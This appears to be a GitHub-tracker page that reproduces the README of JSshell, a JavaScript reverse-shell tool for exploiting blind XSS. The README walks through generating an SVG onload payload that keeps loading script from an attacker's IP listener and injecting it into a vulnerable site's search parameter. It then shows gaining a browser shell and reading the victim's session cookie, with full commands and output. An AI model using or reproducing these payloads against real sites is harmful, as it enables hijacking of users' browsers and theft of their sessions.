
shelld3v/JSshell
shelld3v/JSshell has 634 GitHub stars and 110 forks. GitHot measured 0 stars in 24 hours and -1 in 7 days. Last checked 2026-11-25 08:08 UTC. Last push 2022-12-20.
实测星标增长
- 24小时
- 0
- 7天
- -1
- 15天
- 正在收集历史
- 1个月
- 正在收集历史
各周期内的星标净变化,周期相互重叠,并非每日新增。缺失的测量保持空白。星标代表关注度,不代表软件质量。
关于
JSshell - JavaScript 反向/远程 Shell
安全README.md
原文JSshell - version 3.1

JSshell - a JavaScript reverse shell. This is used for executing JS code remotely, exploiting blind XSS, ...
Requirements: Any OS + Python 2 or Python 3
New in JSshell version 3.1
Updated in the new version of JShell 3.1:
- New JSshell command:
snippet-> allows to write a snippet of javascript code
>>> snippet
Use CTRL+D to finish the snippet

function new() {
    new = 'New update: Support javascript snippet =)';
    confirm(new)
}

new()
>>>
- Quiet mode (for professionals)
- Added
<body>reverse shell payload - Fixed some bugs
Usage
Generate JS reverse shell payloads: -g
Set the local port number for listening and generating payloads (Default: 4848): -p
Set the local source address for generating payloads (Default: auto-detect your IP address): -s
Set timeout for shell connection (if the user exits the session, the shell will be paused forever, so if your set the timeout, the shell will be closed after exceeds the timeout): -w
Execute a command after getting the shell: -c
Example usages:
jsh.pyjsh.py -gjsh.py -p 1234jsh.py -s 48.586.1.23 -gjsh.py -c "alert(document.cookie)" -w 10
An example for running JSshell:
This is a step-by-step example of how to use JSshell.
First, we need to generate a reverse JS shell payload and set the shell timeout (e.g. 20 seconds):
~# whoami
root
~# ls
README.md   jsh.py
~# python3 jsh.py -g -w 20
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
Now paste this payload to the website:
https://vulnwebs1te.com/b/search?q=<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},1248)>
Access the page and we will have the reverse JS shell:
    __
  |(_  _ |_  _  |  |
\_|__)_> | |(/_ |  |
                      v1.0

Payload:
<svg/onload=setInterval(function(){with(document)body.appendChild(createElement("script")).src="//171.224.181.106:4848"},999)>

Listening on [any] 4848 for incoming JS shell ...
Got JS shell from [75.433.24.128] port 39154 to DESKTOP-1GSL2O2 4848
$ established
$ the
$ shell
$
$
$ help
JSshell using javascript code as shell commands. Also supports some commands:
help                  This help
exit, quit            Exit the JS shell
$
Let execute some commands:
$ var test = 'controlled'
$ confirm(test)
$
And an alert will be popped up: controlled
$ prompt(document.cookie)
$
And the browser will print the user cookies: JSESSION=3bda8...
$ exit
~# whoami
root
~# pwd
/home/shelld3v
~#
Now quited!
Author
This is created by shelld3v!
探索相关项目
加载中…